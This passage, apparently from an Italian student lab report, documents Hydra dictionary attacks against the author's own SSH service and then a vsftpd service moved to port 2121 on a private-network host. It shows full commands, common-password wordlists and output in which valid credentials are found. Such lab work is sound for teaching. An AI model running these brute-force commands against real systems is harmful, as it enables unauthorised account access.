[ATTEMPT] target 192.168.10.6 - login "info" - pass "absolute" - 5122 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "DRAGON" - 5123 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "50spans" - 5124 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "147963" - 5125 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "120676" - 5126 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1123" - 5127 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "02021983" - 5128 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "zang" - 5129 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "virtual" - 5130 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "vampires" - 5131 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "vadim" - 5132 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "tulips" - 5133 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "sweet1" - 5134 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "suan" - 5135 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "spread" - 5136 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "spanish" - 5137 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "some" - 5138 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "slapper" - 5139 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "skylar" - 5140 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "shiner" - 5141 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "sheng" - 5142 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "shanghai" - 5143 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "sanfran" - 5144 of 829545500000 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "ramones" - 5145 of 829545500000 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "property" - 5146 of 829545500000 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "pheonix" - 5147 of 829545500000 [child 2] (0/0)  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.  
  
$
```

Ciò dimostra che utilizzare questo tipo di database richiederebbe moltissimo tempo a disposizione e non lo abbiamo quindi, ora per "cheattare" creerò una lista con 100



utenti e 100 password io dove internamente ovviamente inserisco test\_utente e testpass.

Ho copiato i primi 100 username comuni e le prime 100 password aggiungendo test\_utente e testpass.

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ touch listUsername.txt
(kali@kali)-[~/Desktop]
$ nano listUsername.txt
(kali@kali)-[~/Desktop]
$
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
GNU nano 8.2 listUsername.txt *
info
admin
test user
2000
michael
NULL
john
david
robert
chris
mike
dave
richard
123456
thomas
steve
mark
andrew
daniel
george
paul
charlie
dragon
james
qwerty
martin
master
pussy
mail
charles
bill
patrick
1234
peter
shadow
johnny
hunter
carlos
^G Help      ^O Write Out  ^F Where Is   ^Y Cut        ^T Execute    ^C Location   ^U Undo       ^M Set Mark   ^_ To Bracket  ^B Previous
^X Exit      ^R Read File  ^\ Replace    ^V Paste      ^D Justify    ^_/ Go To Line ^E Redo       ^- Copy       ^H Where Was  ^F Next
```

(Ho aggiunto su listUsername l'utente test\_user).

```
kali@kali: ~/Desktop

File Actions Edit View Help

(kali@kali)-[~]
$ cd Desktop

(kali@kali)-[~/Desktop]
$ touch listPassword.txt

(kali@kali)-[~/Desktop]
$ nano listPassword.txt

(kali@kali)-[~/Desktop]
$
```

```
kali@kali: ~/Desktop

File Actions Edit View Help

GNU nano 8.2 listPassword.txt

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
696969
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
654321
pussy
superman
1qaz!wsx
7777777
fuckyou
121212
000000
testpass
qazwsx
123qwe
killer
trustno1

^G Help      ^O Write Out  ^F Where Is   ^X Cut        ^I Execute   ^C Location  ^U Undo       ^M Set Mark   ^_ To Bracket ^B Previous
^X Exit      ^R Read File  ^A Replace    ^J Paste      ^N Justify   ^G Go To Line ^E Redo       ^K Copy       ^H Where Was  ^F Next
```

(Ho aggiunto la password testpass).

Ora modifichiamo il comando Hydra per effettuare il cracking:

“hydra -L Desktop/listUsername.txt -P Desktop/listPassword.txt 192.168.10.6 -t4 ssh switch -V”

```
kali@kali: ~

File Actions Edit View Help

(kali@kali)-[~]
$ hydra -L Desktop/listUsername.txt -P Desktop/listPassword.txt 192.168.10.6 -t4 ssh switch -V
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ hydra -L Desktop/listUsername.txt -P Desktop/listPassword.txt 192.168.10.6 -t4 ssh switch -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 08:23:31  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
-I  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9702 login tries (1:99/p:98), ~2426 tries per task  
[DATA] attacking ssh://192.168.10.6:22/switch  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123456" - 1 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "password" - 2 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "12345678" - 3 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "qwerty" - 4 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123456789" - 5 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "12345" - 6 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1234" - 7 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "111111" - 8 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1234567" - 9 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "dragon" - 10 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123123" - 11 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "baseball" - 12 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "abc123" - 13 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "football" - 14 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "monkey" - 15 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "letmein" - 16 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "696969" - 17 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "shadow" - 18 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "master" - 19 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "666666" - 20 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "qwertyuiop" - 21 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123321" - 22 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "mustang" - 23 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1234567890" - 24 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "michael" - 25 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "654321" - 26 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "pussy" - 27 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "superman" - 28 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "1qaz2wsx" - 29 of 9702 [child 3] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "7777777" - 30 of 9702 [child 2] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "fuckyou" - 31 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "info" - pass "121212" - 32 of 9702 [child 0] (0/0)
```

Hydra aveva trovato la vecchia sessione di cracking quindi con -I la si skippa e se ne inizia una nuova.

Alle 14:20 ho iniziato il cracking.

Alle 14.30 ho stoppato il cracking perchè ha crackato i dati di accesso.

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "1234567" - 205 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "dragon" - 206 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "123123" - 207 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "baseball" - 208 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "abc123" - 209 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "football" - 210 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "monkey" - 211 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "letmein" - 212 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "696969" - 213 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "shadow" - 214 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "master" - 215 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "666666" - 216 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "qwertyuiop" - 217 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "123321" - 218 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "mustang" - 219 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "1234567890" - 220 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "michael" - 221 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "654321" - 222 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "pussy" - 223 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "superman" - 224 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "1qaz2wsx" - 225 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "7777777" - 226 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "fuckyou" - 227 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "121212" - 228 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "000000" - 229 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "test_user" - pass "testpass" - 230 of 9702 [child 1] (0/0)  
[22][ssh] host: 192.168.10.6 login: test_user password: testpass  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "123456" - 295 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "password" - 296 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "12345678" - 297 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "qwerty" - 298 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "123456789" - 299 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "12345" - 300 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "1234" - 301 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "111111" - 302 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "1234567" - 303 of 9702 [child 1] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "dragon" - 304 of 9702 [child 0] (0/0)  
[ATTEMPT] target 192.168.10.6 - login "2000" - pass "123123" - 305 of 9702 [child 1] (0/0)  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.  
[kali@kali]~  
$
```

Quindi il cracking con Hydra ha avuto successo, ovviamente però il dizionario era solo di 100 elementi e l'utente corretto era al 3\* posto della lista ciò ha permesso di ridurre drasticamente i tempi di cracking.

## Fase 2:

-Installazione servizio FTP (File Transfer Protocol).

-Per installare il servizio ftp sulla macchina Kali, il comando è il seguente:

“sudo apt install vsftpd”

-Per avviare il servizio FTP il comando è il seguente:

“service vsftpd start”

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo apt install vsftpd  
[sudo] password for kali:  
The following packages were automatically installed and are no longer required:  
fonts-liberation2 libfnt9 libglusterfs0 libjsoncpp25 librdmacm1t64 python3-lib2to3 rwhod  
freerdp2-x11 libfreerdp-client2-2t64 libgspell-1-2 libmbcrypto7t64 libusbmuxd6 python3-pathspect samba-vfs-modules  
hydra-gtk libfreerdp2-2t64 libgtk2.0-0t64 libbmx1 libwinpr2-2t64 python3-pluggy xcape  
libverbs-providers libgall-common libgtk2.0-bin libperl5.38t64 libzip4t64 python3-setuptools-scm  
libassuan0 libgall18t64 libgtk2.0-common libplacebo338 openjdk-17-jre python3-trove-classifiers  
libavfilter9 libgeos3.12.2 libibverbs1 libplist3 openjdk-17-jre-headless python3.11  
libboost-iostreams1.83.0 libgapi0 libimobiledevice6 libpostproc57 perl-modules-5.38 python3.11-dev  
libboost-thread1.83.0 libgfrpc0 libiniparser1 libpython3.11-dev python3-hatch-vcs python3.11-minimal  
libcephfs2 libgfdx0 libjim0.82t64 librados2 python3-hatchling rwho  
Use 'sudo apt autoremove' to remove them.  
  
Installing:  
vsftpd  
  
Summary:  
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 151  
Download size: 142 kB  
Space needed: 352 kB / 52.6 GB available  
  
Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]  
Fetched 142 kB in 1s (163 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 419102 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...  
Unpacking vsftpd (3.0.3-13.1) ...  
Setting up vsftpd (3.0.3-13.1) ...  
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmp  
files.d/ drop-in file accordingly.  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Processing triggers for man-db (2.13.0-1) ...  
Processing triggers for kali-menu (2024.4.0) ...  
  
(kali@kali)-[~]  
$
```


```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo service vsftpd start  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$
```

Adesso bisogna andare a configurare il servizio Ftp, accedendo al file di configurazione. Per scoprire dov'è il file configurazione sono andato sul path etc, ls e ho trovato il file con nome vsftpd.conf





Da cui avremmo accesso al file e potremmo andare ad effettuare le modifiche.  
Quello che farò è andare a cambiare la porta di ascolto del servizio(demone) FTP.




```
kali@kali: /etc
File Actions Edit View Help
GNU nano 8.2 vsftpd.conf *
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (:::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
# Listen on port " "
listen_port=2121
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
```

Per far ciò ho dovuto aggiungere una stringa di codice "listen\_port= "porta" " e ho dovuto modificare listen da "No" a "Yes".

La riga listen permette di far funzionare in modalità standalone il servizio e quindi di cambiare la porta di configurazione altrimenti se lasciato su "No" non funzionerebbe. Ho aggiunto anche un commento sulla stringa sopra creata.

Inoltre per problemi senò il servizio non si avviava correttamente, ho disabilitato l'ipv6 e ho settato il write\_enable="YES".



```
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (:::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=NO
#
# Listen on port " "
listen_port=2121
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
```

Infine si deve riavviare il servizio(demone) FTP e verificare che il cambio porta sia avvenuto, e che non abbia dato problemi per far ciò si utilizzano i seguenti comandi:  
Riavvio Servizio: “sudo service vsftpd restart”

```
(kali㉿kali)-[/etc]
$ sudo service vsftpd restart

(kali㉿kali)-[/etc]
$
```

Check Servizio: “sudo service vsftpd status”

```
(kali㉿kali)-[/etc]
$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; enabled; preset: disabled)
   Active: active (running) since Fri 2025-01-17 09:58:52 EST; 1min 4s ago
 Invocation: 50d9f0522d93400698342bfe049497e1
  Process: 50851 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
 Main PID: 50853 (vsftpd)
    Tasks: 1 (limit: 3425)
   Memory: 780K (peak: 1.6M)
      CPU: 17ms
   CGroup: /system.slice/vsftpd.service
           └─50853 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 17 09:58:52 kali systemd[1]: vsftpd.service: Deactivated successfully.
Jan 17 09:58:52 kali systemd[1]: Stopped vsftpd.service - vsftpd FTP server.
Jan 17 09:58:52 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Jan 17 09:58:52 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

(kali㉿kali)-[/etc]
$
```

Proseguendo si effettua un test per vedere se il servizio ftp sia accessibile, il comando è il seguente : “ftp “indirizzoip” “porta””, in questo caso ftp 192.168.10.6 2121

```
File Actions Edit View Help

(kali㉿kali)-[~]
$ ftp 192.168.10.6 2121
Connected to 192.168.10.6.
220 (vsFTPd 3.0.3)
Name (192.168.10.6:kali): test_user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Inserendo l’username dell’utente creato e la password, il test è andato a buon fine e si è entrati dentro il servizio ftp.

-Procedura di cracking con Hydra.

Faremo un 1\* test dove inseriremo già l'utente e la password corretti per accedere, per poi invece fare una sessione di cracking con le liste sia di utenti che di password, create prima con 100 utenti e 100 password, dove internamente ovviamente ci sono sia l'utente che la password corretti.

Il comando intanto di sintassi di Hydra per crackare l'autenticazione FTP è il seguente: "hydra -l username -p password -s porta IP -t 4 ftp"

(E' importante aggiungere -s "porta" in questo caso -s 2121 senò in automatico andrà ad effettuare il cracking sulla porta di base ftp 21 e quindi non funzionerà).

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ hydra -l test_user -p testpass -s 2121 192.168.10.6 -t 4 ftp  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 10:19:10  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task  
[DATA] attacking ftp://192.168.10.6:2121/  
[2121][ftp] host: 192.168.10.6 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 10:19:11  
[kali@kali]~  
$
```

Il test ha avuto esito positivo, ora passiamo al 2\* test dove andremo ad usare le liste create in precedenza listUsername(100 username) e listPassword(100 password).

Nelle liste ho aggiunto anche l'username e password dell'utente base di kali= kali.

```
kali@kali: ~/Desktop  
File Actions Edit View Help  
GNU nano 8.2 listUsername.txt  
info  
admin  
test_user  
kali  
2000  
michael  
NULL  
john  
david  
robert  
chris  
mike  
dave  
richard  
123456  
thomas  
steve  
mark  
andrew  
daniel  
george  
paul  
charlie  
dragon  
james  
qwerty  
martin  
master  
pussy  
mail  
charles  
bill  
patrick  
1234  
peter  
shadow  
johnny  
hunter  
  
H Help W Write Out F Where Is C Cut E Execute L Location M-U Undo M-A Set Mark M-J To Bracket M-B Previous  
X Exit R Read File N Replace U Paste D Justify G Go To Line M-E Redo M-G Copy M-K Where Was M-F Next
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
GNU nano 8.2 listPassword.txt *
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
696969
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
654321
pussy
superman
1qaz2wsx
7777777
fuckyou
121212
000000
testpass
kali
qazwsx
123qwe
killer
[Tab] Help [Ctrl] Write Out [Alt] Where Is [Ctrl] Cut [Alt] Execute [Ctrl] Location [Ctrl-U] Undo [Ctrl-A] Set Mark [Ctrl-J] To Bracket [Ctrl-B] Previous
[Ctrl-X] Exit [Ctrl-R] Read File [Alt] Replace [Ctrl-V] Paste [Alt] Justify [Ctrl-N] Go To Line [Ctrl-E] Redo [Ctrl-M] Copy [Ctrl-W] Where Was [Ctrl-F] Next
```

Il comando Hydra per l'FTP è il seguente:

“hydra -L userlist.txt -P passlist.txt -s porta -t 4 -V ftp://IPServer”

In questo caso: “hydra -L Desktop/listUsername.txt -P Desktop/listPassword.txt -t 4 -V ftp://192.168.10.6”

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ hydra -L Desktop/listUsername.txt -P Desktop/listPassword.txt -s 2121 -t 4 -V ftp://192.168.10.6
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ hydra -L Desktop/listUsername.txt -P Desktop/listPassword.txt -s 2121 -t 4 -V ftp://192.168.10.6
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 10:42:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9900 login tries (l:100/p:99), ~2475 tries per task
[DATA] attacking ftp://192.168.10.6:2121/
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123456" - 1 of 9900 [child 0] (0/0)
[ATTEMPT] target 192.168.10.6 - login "info" - pass "password" - 2 of 9900 [child 1] (0/0)
[ATTEMPT] target 192.168.10.6 - login "info" - pass "12345678" - 3 of 9900 [child 2] (0/0)
[ATTEMPT] target 192.168.10.6 - login "info" - pass "qwerty" - 4 of 9900 [child 3] (0/0)
[ATTEMPT] target 192.168.10.6 - login "info" - pass "123456789" - 5 of 9900 [child 0] (0/0)
